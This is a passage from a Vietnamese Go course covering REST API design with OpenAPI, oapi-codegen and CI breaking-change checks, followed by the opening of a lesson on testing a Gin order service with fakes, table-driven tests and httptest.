        return api.GetProduct404JSONResponse{NotFoundJSONResponse: api.NotFoundJSONResponse(e)}, nil
    }
    return api.GetProduct200JSONResponse(p), nil
}

func main() {
    gin.SetMode(gin.TestMode)
    srv := &Server{items: map[int64]api.Product{}}
    r := gin.New()
    api.RegisterHandlersWithOptions(r, api.NewStrictHandler(srv, nil), api.GinServerOptions{BaseURL:
"/api/v1"})

    do := func(method, path, body string) {
        req := httptest.NewRequest(method, path, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
```

```
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        loc := ""
        if l := rec.Header().Get("Location"); l != "" {
            loc = " Location=" + l
        }
        fmt.Printf("%-5s %-22s -> %d %s%s\n", method, path, rec.Code, strings.TrimSpace(rec.Body.String()),
loc)
    }
    do("POST", "/api/v1/products", `{"category_id":1,"sku":"AO-01","name":"Áo
thun","price":199000,"stock":5}`)
    do("GET", "/api/v1/products/1", "")
    do("GET", "/api/v1/products/9", "")
    do("GET", "/api/v1/products", "")
    do("GET", "/api/v1/products/abc", "")
    do("GET", "/api/v1/products?limit=oops", "")
    _ = http.StatusOK
}
```

Kết quả chạy thật của chương trình trên (gọi qua `httptest`):

```
POST  /api/v1/products       -> 201 {"id":1,"name":"Áo thun","price":199000,"sku":"AO-01","stock":5}
Location=/api/v1/products/1
GET   /api/v1/products/1     -> 200 {"id":1,"name":"Áo thun","price":199000,"sku":"AO-01","stock":5}
GET   /api/v1/products/9     -> 404 {"error":{"code":"not_found","message":"Không tìm thấy sản phẩm."}}
GET   /api/v1/products       -> 200 {"data":[{"id":1,"name":"Áo thun","price":199000,"sku":"AO-
01","stock":5}],"meta":{}}
GET   /api/v1/products/abc   -> 400 {"msg":"Invalid format for parameter id: error binding string
parameter: strconv.ParseInt: parsing \"abc\": invalid syntax"}
GET   /api/v1/products?limit=oops -> 400 {"msg":"Invalid format for parameter limit: error binding string
parameter: strconv.ParseInt: parsing \"oops\": invalid syntax"}
```

Quan sát: (1) dòng `var _ api.StrictServerInterface = (*Server)(nil)` bảo đảm nếu đặc tả thêm một thao tác, mã **ngừng biên dịch** cho đến khi bạn hiện thực nó: đặc tả và mã không thể lệch nhau; (2) `Location` trả đúng như khai báo; (3) `id` sai định dạng (`abc`) và `limit=oops` được thư viện chặn với `400`... nhưng **thông báo lỗi mặc định để lộ chi tiết nội bộ** (`strconv.ParseInt: parsing "abc"...`) và có hình dạng `{"msg": ...}` khác khuôn lỗi của ShopGo. Đây là bẫy thực tế khi dùng mã sinh tự động: hãy thay `ErrorHandler` mặc định (`GinServerOptions.ErrorHandler`, `StrictGinServerOptions.RequestErrorHandlerFunc`/`ResponseErrorHandlerFunc`) bằng hàm gọi `respondError` của Buổi 25 để **mọi** lỗi, kể cả lỗi do thư viện sinh, theo cùng một khuôn.

Đặt đặc tả ở đâu, kiểm tra thế nào trong CI:

- Tệp `api/openapi.yaml` nằm trong kho mã, review như mã.
- Bước CI: (1) kiểm tra hợp lệ (`doc.Validate` hoặc `spectral lint`); (2) **sinh lại mã** và `git diff --exit-code` để chứng minh mã sinh đã được commit đúng; (3) test hợp đồng cho phản hồi; (4) **so sánh với phiên bản trên nhánh chính** để phát hiện thay đổi phá vỡ (`oasdiff breaking base.yaml new.yaml`), thất bại nếu có thay đổi phá vỡ mà chưa tăng phiên bản.
- Phục vụ tài liệu: nhúng `openapi.yaml` bằng `go:embed` và phục vụ cùng Swagger UI hoặc Redoc ở `/docs` (chỉ bật ở môi trường không phải production, hoặc sau xác thực, nếu API không công khai).

6. Trải nghiệm nhà phát triển (DX) và những chi tiết còn lại

Một API dễ tích hợp khác biệt ở những chi tiết nhỏ:

- **Nhất quán tuyệt đối**: cùng khái niệm cùng tên ở mọi nơi (`created_at` không lúc là `createdAt`, lúc là `create_time`); cùng khuôn danh sách, cùng khuôn lỗi, cùng quy ước phân trang (Buổi 25, 28).
- **Lỗi hữu ích**: `code` ổn định để máy xử lý, `message` cho người, `details` theo trường, `request_id`; liệt kê **danh mục mã lỗi** trong tài liệu.

- **Ví dụ thật** cho mỗi endpoint trong đặc tả (`example`/`examples`), kèm thử qua `curl`.
- **Giới hạn minh bạch**: tài liệu hóa rate limit, kích thước tối đa, `limit` tối đa; trả header `Retry-After` (Buổi 26).
- **Hợp đồng về thời gian và tiền** (Buổi 25): RFC 3339 UTC; số nguyên đơn vị nhỏ nhất, kèm `currency`.
- **Lọc/sắp xếp/chọn trường**: lọc theo tham số rõ ràng (`status`, `created_from`, `created_to`), sắp xếp từ danh sách trắng, và (khi cần) `?fields=id,name` hoặc `?include=category` để client giảm dữ liệu và số lần gọi; đừng xây GraphQL thu nhỏ trong query string.
- **Bulk**: endpoint thao tác hàng loạt (`POST /products:batchCreate`, hoặc mảng trong thân) với kết quả **từng phần tử** và `207 Multi-Status`/mảng kết quả; quyết định rõ ngữ nghĩa nguyên tử (tất cả hoặc không gì).
- **Webhook cho sự kiện** (Buổi 35) thay vì bắt client hỏi liên tục.
- **Thử nghiệm sandbox** và dữ liệu mẫu cho đối tác.

REST không phải lựa chọn duy nhất: **gRPC** (Buổi 34) hợp cho giao tiếp nội bộ giữa dịch vụ (kiểu mạnh, nhanh, luồng), **GraphQL** hợp khi nhiều loại client cần hình dạng dữ liệu rất khác nhau và bạn chấp nhận độ phức tạp về cache, bảo mật chống truy vấn nặng. Với ShopGo, REST cho API công khai và gRPC cho nội bộ (Giai đoạn 5 và 7).

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Động từ trong đường dẫn** (`/getUser`, `/products/delete`) và đặc biệt thao tác ghi bằng `GET`.
2. **Mỗi endpoint một quy ước** (tên trường, khuôn lỗi, phân trang): client phải học từng cái.
3. **Lồng tài nguyên quá sâu**; hoặc phơi bày cấu trúc bảng DB nguyên xi thành API.
4. **Đổi kiểu/đổi tên/xóa trường** (hoặc đổi `code` lỗi) trên API đã công bố mà không phiên bản mới.
5. **Không có** `Idempotency-Key` cho thao tác tạo tiền/đơn; hoặc có nhưng không gắn người dùng, không so sánh nội dung, lưu cả lỗi `5xx`, hoặc không an toàn khi đồng thời.
6. **Dùng** `PATCH` **kiểu** `+1` (không idempotent) mà không cảnh báo; hoặc dùng `PUT` cho cập nhật một phần.
7. **Không có điều kiện ghi** (`If-Match`/`version`) cho dữ liệu nhiều người sửa: mất cập nhật.
8. **Ngừng** `v1` **đột ngột**, không `Deprecation`/`Sunset`, không đo ai còn dùng.
9. **Đặc tả OpenAPI viết một lần rồi bỏ**, lệch khỏi mã; không kiểm tra trong CI.
10. **Dùng mã sinh tự động mà giữ nguyên bộ xử lý lỗi mặc định** (lộ chi tiết nội bộ, khuôn lỗi khác).
11. **Phơi bày Swagger UI/đặc tả nội bộ trên production** cho API không công khai.
12. **Trả thẳng struct DB làm phản hồi**: lộ cột nhạy cảm, buộc API gắn chặt vào schema.
13. **Danh sách không có giới hạn** `limit`**/phân trang** từ phiên bản đầu (không thêm sau được mà không phá vỡ).
14. **Trả** `200` **cho lỗi**; hoặc dùng `500` cho lỗi của client; hoặc dùng `404` cho mọi thứ.
15. **Thiết kế cho phía server thay vì cho người dùng API**: không ví dụ, không tài liệu lỗi, không sandbox.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Các API được yêu thích (Stripe, GitHub, Twilio) có chung vài thói quen: **nhất quán gần như ám ảnh**, ghi chú thay đổi rõ ràng, tương thích ngược được coi như lời hứa với khách hàng, và công cụ (SDK, bảng điều khiển, nhật ký yêu cầu có ID) quan trọng ngang bản thân API. Stripe giữ nhiều phiên bản API đồng thời bằng cách **ghim phiên bản theo tài khoản** và dịch phản hồi qua chuỗi các "bộ chuyển đổi" nhỏ; lựa chọn đó cho phép họ phát triển nhanh mà không phá vỡ ai. Bài học thực dụng cho ShopGo: (1) coi **review đặc tả OpenAPI là bước review thiết kế** quan trọng nhất, rẻ hơn nhiều so với sửa sau; (2) dựng sẵn bước CI `oasdiff breaking` ngay từ ngày đầu; (3) mọi POST tạo giao dịch tài chính phải có idempotency, không ngoại lệ; (4) khi nghi ngờ một thay đổi có phá vỡ không, **coi là có** và chọn con đường an toàn.

9. Tóm tắt

Tóm tắt buổi học

- Tài nguyên là **danh từ số nhiều**, lồng tối đa hai cấp; hành động không vừa CRUD thì biến thành tài nguyên (`/cancellations`, `/exports`) hoặc `POST .../cancel`; tác vụ lâu trả `202` + `Location`.
- `GET/PUT/DELETE` idempotent, `POST` thì không, `PATCH` tùy; vì thế `POST` quan trọng cần `Idempotency-Key`: gắn người dùng, băm nội dung để phát hiện dùng sai, phát lại nguyên văn, `409` khi đang chạy, **không lưu** `5xx`, nguyên tử khi đồng thời; sản xuất lưu ở Redis/PostgreSQL.
- Điều kiện: `If-None-Match` → `304` (băng thông); `If-Match`/`version` → `412`/`409` (chống ghi đè).
- Phiên bản trong đường dẫn (`/api/v1`), chỉ phiên bản chính; **chỉ thêm đừng bớt**, client *tolerant reader*; ngừng hỗ trợ có quy trình (`Deprecation`, `Sunset`, `Link`, đo lường, `410`).
- **OpenAPI** là hợp đồng: spec-first cho API công khai; kiểm tra spec hợp lệ, **kiểm thử hợp đồng** yêu cầu/phản hồi, sinh mã Gin bằng `oapi-codegen` để interface bắt buộc hiện thực mọi thao tác; thay bộ xử lý lỗi mặc định của mã sinh; CI sinh lại mã và dò thay đổi phá vỡ.
- DX: nhất quán, lỗi hữu ích, ví dụ thật, giới hạn minh bạch, webhook thay vì polling.

10. Bài tập

1. **[Cơ bản]** Thiết kế (viết thành bảng, chưa cần mã) toàn bộ API ShopGo cho `categories`, `products`, `orders`, `users`, `auth`: phương thức, đường dẫn, mã thành công/lỗi, phân loại an toàn/idempotent. Chỉ ra ít nhất ba thao tác "không vừa CRUD" và cách mô hình hóa mỗi cái, giải thích vì sao.
2. **[Cơ bản]** Phân loại 15 thay đổi giả định (thêm trường, đổi tên trường, thêm giá trị enum, siết `maxLength`, đổi mặc định `limit` từ 20 xuống 10...) thành tương thích hoặc phá vỡ, kèm lý do ngắn gọn. Nêu hai thay đổi mà bạn nghĩ "có vẻ tương thích" nhưng thực tế hay làm hỏng client.
3. **[Cơ bản]** Cài middleware thêm `Deprecation`, `Sunset`, `Link` cho nhóm `/api/v1`, và bộ đếm `Prometheus`-giả (map trong bộ nhớ) đếm số request theo `(version, client)`; viết test khẳng định các header và bộ đếm.
4. **[Trung bình]** Mở rộng middleware `Idempotency` ở mục 2: (a) thay kho trong bộ nhớ bằng **PostgreSQL** (`INSERT ... ON CONFLICT DO NOTHING` để chiếm chỗ, bảng có `request_hash`, `status`, `response`, `expires_at`); (b) dọn dữ liệu hết hạn; (c) xử lý panic không để lại mục treo. Viết test đồng thời 50 goroutine như trên **nhưng với hai instance giả** (hai `Server` dùng chung một DB) để chứng minh chỉ một lần chạy.

5. **[Trung bình]** Thêm vào chương trình mục 3 điều kiện ghi: `GET /products/:id` trả `ETag` dựa trên `version`; `PATCH` bắt buộc `If-Match` (`428` nếu thiếu, `412` nếu sai). Viết test với hai client sửa đồng thời và khẳng định chỉ một thành công.
6. **[Trung bình]** Viết đặc tả OpenAPI đầy đủ cho `auth` (đăng ký, đăng nhập, refresh, đăng xuất) và `orders` (tạo có `Idempotency-Key`, danh sách phân trang cursor, hủy). Kiểm tra bằng `doc.Validate`, thêm `examples` cho mọi thao tác, và viết test hợp đồng phản hồi cho 5 endpoint bằng handler Gin thật.
7. **[Nâng cao]** Dùng `oapi-codegen` sinh server Gin cho đặc tả ở bài 6; hiện thực interface, thay bộ xử lý lỗi mặc định bằng `respondError` (Buổi 25) cho **cả ba** loại lỗi (tham số, thân yêu cầu, phản hồi); gắn middleware kiểm tra yêu cầu theo đặc tả. Viết test chứng minh mọi lỗi 4xx đều theo cùng một khuôn và không lộ chuỗi lỗi nội bộ.
8. **[Nâng cao]** Cài bước CI "phát hiện thay đổi phá vỡ": viết script (Makefile + `oasdiff` hoặc chương trình Go tự viết dựa trên `kin-openapi`) so đặc tả nhánh hiện tại với `main`, thất bại khi xóa endpoint/trường bắt buộc/thu hẹp enum mà `info.version` chưa tăng bản chính. Kiểm thử với 6 cặp đặc tả (3 tương thích, 3 phá vỡ).
9. **[Thử thách]** Thiết kế cơ chế **phiên bản kiểu Stripe** cho ShopGo: client ghim phiên bản theo khóa API (lưu trong DB), service luôn trả "phiên bản mới nhất" nội bộ, và một chuỗi **bộ chuyển đổi** (`v3→v2`, `v2→v1`) áp dụng lên phản hồi cho client cũ. Cài cho 3 phiên bản với thay đổi thật (đổi `price` thành đối tượng, đổi tên `stock` thành `quantity_on_hand`); viết test bảng khẳng định cùng một dữ liệu cho ra đúng hình dạng ở mỗi phiên bản; thảo luận chi phí bảo trì và khi nào nên ngừng hẳn một phiên bản.

Buổi 31 — Kiểm thử ứng dụng Gin: unit, handler, tích hợp với PostgreSQL thật

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 11, 24–30

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Thiết kế chiến lược kiểm thử nhiều tầng cho API Gin: cái gì kiểm thử ở tầng nào, vì sao, với chi phí nào.
- Viết **unit test** cho service bằng **đối tượng giả (fake)** viết tay, table-driven, chạy song song, không phụ thuộc đồng hồ thật.
- Viết **test handler** bằng `httptest`: khẳng định mã, thân, header, và **không rò rỉ** chi tiết hạ tầng; kiểm thử **middleware** (chứng minh handler không chạy khi bị chặn).
- Viết **test tích hợp với PostgreSQL thật**, cô lập bằng schema riêng cho mỗi test; kiểm chứng **tính nguyên tử** và **không bán lố dưới tải đồng thời**.
- Dùng **fuzz test**, **benchmark**, **độ phủ** (coverage) đúng cách và hiểu giới hạn của chúng.
- Giữ bộ test **nhanh, xác định, không chập chờn** (flaky), và tích hợp vào CI.

Test không phải để "lên xanh", mà để thất bại đúng lúc

Bộ test chỉ có giá trị khi nó **đỏ khi mã sai**. Một test không bao giờ có thể thất bại (không có khẳng định thật sự, hay chỉ kiểm tra mã `200` mà bỏ qua thân) tệ hơn không có test vì nó tạo cảm giác an toàn giả. Trong buổi này, mỗi bài test quan trọng đều được **thử phá** (đưa vào mã sai cố ý) để chứng minh nó phát hiện được.

1. Chiến lược: kim tự tháp kiểm thử cho API

Không có một loại test nào làm được tất cả. Mỗi tầng trả lời một câu hỏi khác nhau, với chi phí khác nhau:

Tầng	Câu hỏi	Phụ thuộc	Tốc độ, số lượng
Unit (service, model)	Quy tắc nghiệp vụ đúng không?	Đối tượng giả cho store	Micro-giây, **rất nhiều**
Handler (`httptest`)	HTTP có đúng: mã, JSON, header, lỗi?	Service thật + store giả	Micro-giây, nhiều
Tích hợp (DB thật)	SQL, giao dịch, ràng buộc, đồng thời có đúng không?	PostgreSQL thật	100 ms–giây, **vừa phải**
End-to-end	Cả hệ thống ghép lại có chạy không?	Toàn bộ (compose/staging)	Giây–phút, **ít** nhưng cho các luồng sống còn

Nguyên tắc chọn tầng: **kiểm thử ở tầng thấp nhất có thể bắt được lỗi đó.** Quy tắc "số lượng tối đa 20 theo đơn" là quy tắc nghiệp vụ ⇒ unit test của service (nhanh, chính xác), không cần dựng cả HTTP và DB. Ngược lại, "UPDATE có trừ kho nguyên tử không" **chỉ** kiểm tra được trên PostgreSQL thật; mock DB sẽ tự nói dối rằng mọi thứ ổn (xem mục 4).

Hai điều **không** nên kiểm thử: (1) **chính Gin** (framework đã có test của nó; đừng viết test "Gin định tuyến đúng"); (2) **chi tiết cài đặt** thay vì hành vi (kiểm tra "hàm X được gọi 3 lần theo đúng thứ tự" khiến mỗi lần refactor đều làm đỏ test dù hành vi không đổi). Hãy kiểm tra **kết quả quan sát được**: mã trả về, dữ liệu trong DB, phản hồi.

Ví dụ xuyên suốt buổi học là chức năng **đặt hàng** của ShopGo, nhỏ nhưng đủ các tầng: `Service.Place` (kiểm tra đầu vào, gọi store), `Handler.place` (HTTP), `PGStore.CreateOrder` (giao dịch PostgreSQL: trừ kho có điều kiện + ghi đơn), cộng middleware `RequireRole`. Mã của cả bốn nằm trong các tệp bên dưới; mọi test và đầu ra trong buổi này **đã chạy thật** trên PostgreSQL 18.

```
// service.go
package shop

import (
    "context"
    "errors"
    "fmt"
    "time"
)

var (
    ErrNotFound   = errors.New("không tìm thấy sản phẩm")
    ErrOutOfStock = errors.New("không đủ tồn kho")
    ErrInvalid    = errors.New("dữ liệu không hợp lệ")
)

const MaxQtyPerOrder = 20

type Order struct {
    ID        int64     `json:"id"`
    UserID    int64     `json:"user_id"`
    ProductID int64     `json:"product_id"`
    Qty       int       `json:"qty"`
    Total     int64     `json:"total"`
    CreatedAt time.Time `json:"created_at"`
}

// OrderStore là phần hạ tầng mà Service cần. Bản thật dùng PostgreSQL (pgstore.go), bản test dùng đối tượng giả.
type OrderStore interface {
    // CreateOrder phải NGUYÊN TỬ: trừ kho và ghi đơn trong cùng một giao dịch.
    CreateOrder(ctx context.Context, userID, productID int64, qty int, at time.Time) (Order, error)
}

type Service struct {
    store OrderStore
    now   func() time.Time // tiêm đồng hồ: test không phụ thuộc thời gian thật
}

func NewService(store OrderStore, now func() time.Time) *Service {
    if now == nil {
        now = time.Now
    }
    return &Service{store: store, now: now}
}

func (s *Service) Place(ctx context.Context, userID, productID int64, qty int) (Order, error) {
    if userID <= 0 || productID <= 0 {
        return Order{}, fmt.Errorf("%w: id", ErrInvalid)
    }
    if qty < 1 || qty > MaxQtyPerOrder {
        return Order{}, fmt.Errorf("%w: số lượng phải từ 1 đến %d", ErrInvalid, MaxQtyPerOrder)
    }
    o, err := s.store.CreateOrder(ctx, userID, productID, qty, s.now().UTC())
    if err != nil {
```

```
        return Order{}, fmt.Errorf("đặt hàng: %w", err)
    }
    return o, nil
}


// handler.go
package shop

import (
    "errors"
    "net/http"
    "strconv"

    "github.com/gin-gonic/gin"
)

type Handler struct{ svc *Service }

func NewHandler(svc *Service) *Handler { return &Handler{svc: svc} }

// Register gắn route; middleware xác thực (đặt "uid" vào context) do nơi gọi cung cấp.
func (h *Handler) Register(r gin.IRouter) {
    r.POST("/orders", h.place)
}

type placeReq struct {
    ProductID int64 `json:"product_id" binding:"required,gt=0"`
    Qty       int   `json:"qty" binding:"required"`
}

func (h *Handler) place(c *gin.Context) {
    uid := c.GetInt64("uid")
    if uid == 0 {
        c.AbortWithStatusJSON(http.StatusUnauthorized, gin.H{"error": gin.H{"code": "unauthenticated"}})
        return
    }
    var req placeReq
    if err := c.ShouldBindJSON(&req); err != nil {
        c.AbortWithStatusJSON(http.StatusUnprocessableEntity, gin.H{"error": gin.H{"code":
"validation_failed"}})
        return
    }
    o, err := h.svc.Place(c.Request.Context(), uid, req.ProductID, req.Qty)
    switch {
    case errors.Is(err, ErrInvalid):
        c.AbortWithStatusJSON(http.StatusUnprocessableEntity, gin.H{"error": gin.H{"code":
"validation_failed"}})
    case errors.Is(err, ErrNotFound):
        c.AbortWithStatusJSON(http.StatusNotFound, gin.H{"error": gin.H{"code": "not_found"}})
    case errors.Is(err, ErrOutOfStock):
        c.AbortWithStatusJSON(http.StatusConflict, gin.H{"error": gin.H{"code": "out_of_stock"}})
    case err != nil:
        c.AbortWithStatusJSON(http.StatusInternalServerError, gin.H{"error": gin.H{"code": "internal"}})
    default:
        c.Header("Location", "/orders/"+strconv.FormatInt(o.ID, 10))
        c.JSON(http.StatusCreated, o)
    }
}

// RequireRole là middleware phân quyền theo vai trò (đọc "role" do middleware xác thực đặt).
func RequireRole(roles ...string) gin.HandlerFunc {
    return func(c *gin.Context) {
        role := c.GetString("role")
        for _, r := range roles {
            if r == role {
                c.Next()
                return
            }
```

```
        }
        c.AbortWithStatusJSON(http.StatusForbidden, gin.H{"error": gin.H{"code": "forbidden"}})
    }
}


// pgstore.go
package shop

import (
    "context"
    "errors"
    "fmt"
    "time"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgxpool"
)

type PGStore struct{ pool *pgxpool.Pool }

func NewPGStore(pool *pgxpool.Pool) *PGStore { return &PGStore{pool: pool} }

// CreateOrder trừ kho và ghi đơn trong MỘT giao dịch.
// Trừ kho bằng một câu UPDATE có điều kiện (stock >= qty): nguyên tử, không cần khóa ứng dụng, không bán lố.
func (s *PGStore) CreateOrder(ctx context.Context, userID, productID int64, qty int, at time.Time) (Order, error) {
    tx, err := s.pool.Begin(ctx)
    if err != nil {
        return Order{}, err
    }
    defer tx.Rollback(ctx) // no-op nếu đã Commit

    var price int64
    err = tx.QueryRow(ctx,
        `UPDATE products SET stock = stock - $2 WHERE id = $1 AND stock >= $2 RETURNING price`,
        productID, qty).Scan(&price)
    if errors.Is(err, pgx.ErrNoRows) {
        // Không có dòng: hoặc sản phẩm không tồn tại, hoặc không đủ kho. Phân biệt bằng một truy vấn nữa.
        var exists bool
        if e := tx.QueryRow(ctx, `SELECT EXISTS (SELECT 1 FROM products WHERE id = $1)`, productID).Scan(&exists); e != nil {
            return Order{}, e
        }
        if !exists {
            return Order{}, ErrNotFound
        }
        return Order{}, ErrOutOfStock
    }
    if err != nil {
        return Order{}, fmt.Errorf("trừ kho: %w", err)
    }

    o := Order{UserID: userID, ProductID: productID, Qty: qty, Total: price * int64(qty), CreatedAt: at}
    err = tx.QueryRow(ctx,
        `INSERT INTO orders (user_id, product_id, qty, total, created_at) VALUES ($1, $2, $3, $4, $5) RETURNING id`,
        o.UserID, o.ProductID, o.Qty, o.Total, o.CreatedAt).Scan(&o.ID)
    if err != nil {
        return Order{}, fmt.Errorf("ghi đơn: %w", err)
    }
    if err := tx.Commit(ctx); err != nil {
        return Order{}, err
    }
    return o, nil
}
```

Chú ý ba điều trong mã giúp kiểm thử dễ dàng (chúng là hệ quả của thiết kế ở Buổi 27): (1) `Service` phụ thuộc interface nhỏ `OrderStore`, nên thay bằng bản giả; (2) đồng hồ `now` được **tiêm vào**, nên test không phụ thuộc thời gian thật; (3) `PGStore` nhận `*pgxpool.Pool` từ bên ngoài nên test trỏ nó vào CSDL riêng của test.

2. Unit test service: table-driven, fake, song song

2.1. Fake hay mock?

Hai cách tạo "đồng nghiệp giả" cho `OrderStore`:

	Fake / stub viết tay	Mock sinh tự động (gomock, mockery, testify/mock)
Cách làm	Struct nhỏ: trả giá trị cấu hình sẵn, ghi lại lần gọi	Khai báo kỳ vọng: "phương thức X được gọi với đối số Y, trả Z"
Ưu	Đơn giản, đọc như mã thường, không phụ thuộc thư viện, bền khi refactor	Kiểm tra chặt tương tác (thứ tự, số lần), sinh tự động cho interface lớn
Nhược	Tự viết cho mỗi interface	Test **gắn chặt cách cài đặt**; kỳ vọng dài dòng; dễ vỡ khi đổi nội bộ
Khuyến nghị	**Mặc định** (interface nhỏ như trong Go)	Khi cần xác minh tương tác phức tạp với hệ thống ngoài

Với interface nhỏ một-hai phương thức (đúng tinh thần Go, Buổi 9), fake viết tay chỉ vài dòng và cho test dễ đọc nhất. Nếu bạn thấy mình cần mock có 20 kỳ vọng, đó thường là dấu hiệu service làm quá nhiều việc.

2.2. Test bảng

Toàn bộ tệp test (kèm `fakeStore` ở đầu tệp: ghi lại số lần gọi và đối số cuối để test kiểm tra "service có truyền đúng không"):

```
// service_test.go
package shop

import (
    "context"
    "errors"
    "testing"
    "time"
)

// fakeStore là đối tượng giả viết tay: chỉ vài dòng, không cần thư viện mock.
// Nó ghi lại số lần được gọi và đối số cuối cùng để test kiểm tra "service có truyền đúng không".
type fakeStore struct {
    result Order
    err    error

    calls int
    last  struct {
        userID, productID int64
        qty               int
        at                time.Time
    }
}

func (f *fakeStore) CreateOrder(_ context.Context, userID, productID int64, qty int, at time.Time) (Order,
error) {
    f.calls++
    f.last.userID, f.last.productID, f.last.qty, f.last.at = userID, productID, qty, at
```

```
    return f.result, f.err
}

func TestServicePlace(t *testing.T) {
    fixed := time.Date(2026, 10, 9, 8, 0, 0, 0, time.FixedZone("ICT", 7*3600))
    storeErr := errors.New("kết nối bị đứt")

    tests := []struct {
        name      string
        user, pid int64
        qty       int
        storeErr  error
        wantErr   error // nil = thành công
        wantCalls int   // số lần Service phải gọi store
    }{
        {name: "hợp lệ", user: 1, pid: 7, qty: 2, wantCalls: 1},
        {name: "biên dưới qty=1", user: 1, pid: 7, qty: 1, wantCalls: 1},
        {name: "biên trên qty=20", user: 1, pid: 7, qty: MaxQtyPerOrder, wantCalls: 1},
        {name: "qty=0", user: 1, pid: 7, qty: 0, wantErr: ErrInvalid},
        {name: "qty âm", user: 1, pid: 7, qty: -1, wantErr: ErrInvalid},
        {name: "qty vượt trần", user: 1, pid: 7, qty: MaxQtyPerOrder + 1, wantErr: ErrInvalid},
        {name: "user không hợp lệ", user: 0, pid: 7, qty: 1, wantErr: ErrInvalid},
        {name: "sản phẩm không hợp lệ", user: 1, pid: -3, qty: 1, wantErr: ErrInvalid},
        {name: "store báo hết hàng", user: 1, pid: 7, qty: 1, storeErr: ErrOutOfStock, wantErr:
ErrOutOfStock, wantCalls: 1},
        {name: "store báo không tìm thấy", user: 1, pid: 7, qty: 1, storeErr: ErrNotFound, wantErr:
ErrNotFound, wantCalls: 1},
        {name: "lỗi hạ tầng được bọc, không mất nguyên nhân", user: 1, pid: 7, qty: 1, storeErr: storeErr,
wantErr: storeErr, wantCalls: 1},
    }
    for _, tc := range tests {
        t.Run(tc.name, func(t *testing.T) {
            t.Parallel() // mỗi case có fakeStore riêng nên chạy song song được
            fs := &fakeStore{result: Order{ID: 99}, err: tc.storeErr}
            svc := NewService(fs, func() time.Time { return fixed })

            got, err := svc.Place(context.Background(), tc.user, tc.pid, tc.qty)

            if !errors.Is(err, tc.wantErr) { // errors.Is(nil, nil) là true
                t.Fatalf("lỗi = %v, muốn %v", err, tc.wantErr)
            }
            if fs.calls != tc.wantCalls {
                t.Errorf("số lần gọi store = %d, muốn %d (đầu vào sai không được chạm tới store)",
fs.calls, tc.wantCalls)
            }
            if tc.wantErr == nil && got.ID != 99 {
                t.Errorf("order.ID = %d, muốn 99", got.ID)
            }
            if fs.calls == 1 && !fs.last.at.Equal(fixed) {
                t.Errorf("thời điểm truyền cho store = %v, muốn %v", fs.last.at, fixed)
            }
            if fs.calls == 1 && fs.last.at.Location() != time.UTC {
                t.Errorf("thời gian phải ở UTC, nhận %v", fs.last.at.Location())
            }
        })
    }
}
```

Những điểm đáng học trong bài test này:

1. **Trường hợp biên** (`qty` = 1, 20, 0, 21, âm): lỗi nằm ở biên. Mỗi điều kiện `if` trong mã nên có ít nhất một test chạm vào cả hai phía của nó.
2. `errors.Is(err, tc.wantErr)` thay vì so sánh chuỗi: bền với việc bọc lỗi (`%w`). Trường hợp cuối chứng minh service **bọc lỗi hạ tầng mà không làm mất nguyên nhân**. `errors.Is(nil, nil)` là `true`, nên cột `wantErr: nil` biểu diễn "mong đợi thành công" mà không cần nhánh riêng.

3. `wantCalls` kiểm tra *tác dụng phụ không mong muốn*: đầu vào sai **không được** chạm tới store. Đây là loại lỗi mà chỉ kiểm tra giá trị trả về sẽ bỏ sót.
4. **Đồng hồ tiêm vào** (`fixed` ở múi giờ ICT): test xác nhận service chuyển về **UTC** trước khi gửi xuống store, không dùng `time.Now()` thật nên chạy lúc nào cũng cho kết quả giống nhau.
5. `t.Parallel()` **trong từng** `t.Run`: mỗi case có `fakeStore` riêng nên chạy song song được; chạy cùng `-race` (trên Linux/CI) sẽ phát hiện nếu có trạng thái chia sẻ. Từ Go 1.22, biến vòng lặp `tc` đã là *mỗi vòng một bản* nên không cần `tc := tc`.

3. Test handler bằng httptest

Test handler trả lời: "với yêu cầu HTTP này, ta trả đúng mã, đúng thân, đúng header, và **không rò rỉ** gì?". Ta dựng router tối thiểu (middleware giả đặt danh tính + handler thật + service thật + store giả), gọi `ServeHTTP` trực tiếp bằng `httptest.NewRecorder`: không mở cổng mạng, nhanh và xác định.

```
// handler_test.go
package shop

import (
    "encoding/json"
    "errors"
    "net/http"
    "net/http/httptest"
    "strings"
    "testing"
    "time"

    "github.com/gin-gonic/gin"
)

func init() { gin.SetMode(gin.TestMode) }

// newRouter dựng router tối thiểu cho test handler: middleware giả đặt danh tính, rồi handler thật.
func newRouter(store OrderStore, uid int64, role string) *gin.Engine {
    r := gin.New()
    r.Use(func(c *gin.Context) {
        if uid != 0 {
            c.Set("uid", uid)
            c.Set("role", role)
        }
    })
    NewHandler(NewService(store, func() time.Time { return time.Date(2026, 10, 9, 1, 0, 0, 0, time.UTC)
})).Register(r)
    return r
}

func post(r http.Handler, body string) *httptest.ResponseRecorder {
    req := httptest.NewRequest(http.MethodPost, "/orders", strings.NewReader(body))
    req.Header.Set("Content-Type", "application/json")
    rec := httptest.NewRecorder()
    r.ServeHTTP(rec, req)
    return rec
}

func TestHandlerPlaceOrder(t *testing.T) {
    tests := []struct {
        name      string
        uid       int64
        body      string
        store     *fakeStore
        wantCode  int
        wantErr   string // mã lỗi mong đợi trong JSON ("" = thành công)
        wantCalls int
    }{
```

```
        {name: "thành công", uid: 5, body: `{"product_id":7,"qty":2}`,
            store: &fakeStore{result: Order{ID: 42, UserID: 5, ProductID: 7, Qty: 2, Total: 400}},
wantCode: 201, wantCalls: 1},
        {name: "chưa đăng nhập", uid: 0, body: `{"product_id":7,"qty":2}`, store: &fakeStore{}, wantCode:
401, wantErr: "unauthenticated"},
        {name: "JSON hỏng", uid: 5, body: `{"product_id":`, store: &fakeStore{}, wantCode: 422, wantErr:
"validation_failed"},
        {name: "thiếu qty", uid: 5, body: `{"product_id":7}`, store: &fakeStore{}, wantCode: 422, wantErr:
"validation_failed"},
        {name: "qty vượt trần (service từ chối)", uid: 5, body: `{"product_id":7,"qty":21}`, store:
&fakeStore{}, wantCode: 422, wantErr: "validation_failed"},
        {name: "sản phẩm không tồn tại", uid: 5, body: `{"product_id":9,"qty":1}`,
